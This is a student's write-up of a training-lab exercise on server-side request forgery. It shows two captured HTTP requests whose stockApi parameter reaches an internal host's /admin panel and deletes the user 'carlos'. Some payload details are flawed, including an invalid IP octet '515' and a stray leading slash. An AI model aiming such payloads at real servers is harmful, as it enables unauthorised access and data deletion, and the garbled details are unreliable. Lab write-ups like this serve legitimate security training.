Server Site Request Forgery Lab-02

M.Gobi Shankar

CB.SC.P2CYS23019

Basic SSRF Against Another Back-End System

In this lab we going access the `/admin` panel which is in a different host , first we need to find the address of the host and the only we can perform the deleting process of user calrlos. So we are using intruder to find the address of the host and repeater to access the `/admin` panel .

```
1  POST /product/stock HTTP/2
2  Host: 0ab700c603435f0280f030b70063000b.web-security-academy.net
3  Cookie: session=BJoHQ2RM8xNMGuaLhipJo2gOx0Btzfrb
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5  Accept: */*
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0ab700c603435f0280f030b70063000b.web-security-academy.net/product?productId=1
9  Content-Type: application/x-www-form-urlencoded
10 Origin: https://0ab700c603435f0280f030b70063000b.web-security-academy.net
11 Content-Length: 96
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 stockApi=http://192.168.0.515:8080/admin
```

```
Pretty    Raw    Hex

1  POST /product/stock HTTP/2
2  Host: 0ab700c603435f0280f030b70063000b.web-security-academy.net
3  Cookie: session=BJoHQ2RM8xNMGuaLhipJo2gOx0Btzfrb
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5  Accept: */*
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0ab700c603435f0280f030b70063000b.web-security-academy.net/product?productId=1
9  Content-Type: application/x-www-form-urlencoded
10 Origin: https://0ab700c603435f0280f030b70063000b.web-security-academy.net
11 Content-Length: 96
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 stockApi=/http://192.168.0.7:8080/admin/delete?username=carlos
```

Lab Completed Successfully.